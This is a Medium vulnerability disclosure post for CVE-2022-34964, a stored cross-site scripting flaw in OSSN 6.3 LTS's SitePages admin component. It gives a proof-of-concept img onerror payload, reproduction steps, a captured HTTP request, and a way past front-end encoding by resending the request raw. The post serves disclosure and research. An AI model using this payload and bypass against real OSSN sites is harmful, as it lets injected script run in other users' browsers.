

[Open in app](#)[Get started](#)

GrimTheRipper

[Follow](#)

Jul 8 · 2 min read · [Listen](#)



Save



[CVE-2022-34964] OSSN 6.3 LTS — Stored XSS Vulnerability at SitePages

Vulnerability Explanation:

OpenTeknik LLC OSSN OPEN SOURCE SOCIAL NETWORK v6.3 LTS was discovered to contain a stored cross-site scripting (XSS) vulnerability via the SitePages module.

Attack Vectors:

The attacker must post something on the “SitePages” and insert the XSS payload at the input in order to exploit stored XSS. The XSS payload will be launched immediately after back to SitePages.

Affected Component:

1. http://ip_address:port/administrator/component/OssnSitePages
2. POST [ossn/action/sitepage/edit/terms](#)

Payload :

```
<img src=x onerror=confirm('xss')>
```

Tested on:

1. OSSN v6.3 LTS (<https://github.com/opensource-socialnetwork/opensource->



|



1





[Open in app](#)

[Get started](#)

Steps to attack:

First, we login to the target application with admin privileges.



ADMINISTRATION

Username

Password

Login

© COPYRIGHT 2022 OSSN

POWERED OPEN SOURCE SOCIAL NETWORK


Then select Configure and select Site Pages.





Open in app

Get started



use xss payload.

OPENSOURCE
SOCIAL NETWORK

Dashboard Help View Site Premium Version Configure

Components Themes Site Settings User Manager

Page saved successfully!

OSSN SITE PAGES

Terms and Conditions About Privacy

Terms and Conditions

File Edit View Insert Format Tools

B I U [List Bulleted] [List Numbered] [Link] [Image] [Video] [Code] [Table] [Table of Contents] [Fullscreen] [Undo] [Redo] [Help]

P POWERED BY TINY

Save

© COPYRIGHT 2022 OSSN POWERED OPEN SOURCE SOCIAL NETWORK

after we check at Terms and Conditions pages it will show payload.




[Open in app](#)[Get started](#)

```
<img src=x onerror=confirm('xss')>
```

but if we use burp to see request, we found that front-end have paragraph `<p>` at payload.

Request

[Pretty](#)[Raw](#)[Hex](#)

```
7 Content-Type: multipart/form-data;
  boundary=-----WebKitFormBoundaryyBdbqUk5mb3hITUS
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.53 Safari/537.36 Edg/103.0.1264.37
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-excha
  nge;v=b3;q=0.9
10 Referer:
  http://[redacted]:8080/ossn/administrator/component
  /OssnSitePages
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=7odgd6jleojai8vhrvkfnjhm2n
14 Connection: close
15
16 -----WebKitFormBoundaryyBdbqUk5mb3hITUS
17 Content-Disposition: form-data; name="ossn_ts"
18
19 1656420387
20 -----WebKitFormBoundaryyBdbqUk5mb3hITUS
21 Content-Disposition: form-data; name="ossn_token"
22
23 b7cbc95cf57952f3f341b3115dd790293fd54481db5509353c74853
  f08501ce3
24 -----WebKitFormBoundaryyBdbqUk5mb3hITUS
25 Content-Disposition: form-data; name="pagebody"
26
27 <p>&lt;img src=x onerror=confirm('xss') &gt;</p>
28 -----WebKitFormBoundaryyBdbqUk5mb3hITUS--
29
```

so we use repeater to delete `<p>` and send our payload again.





Open in app

Get started

after we reload Terms and Conditions Pages we got xss !!

Discoverer:

Grim The Ripper Team by SOSECURE Thailand

Reference:

1. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-34964>





Open in app

Get started

4. <https://www.openteknik.com/contact?channel=ossn>

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

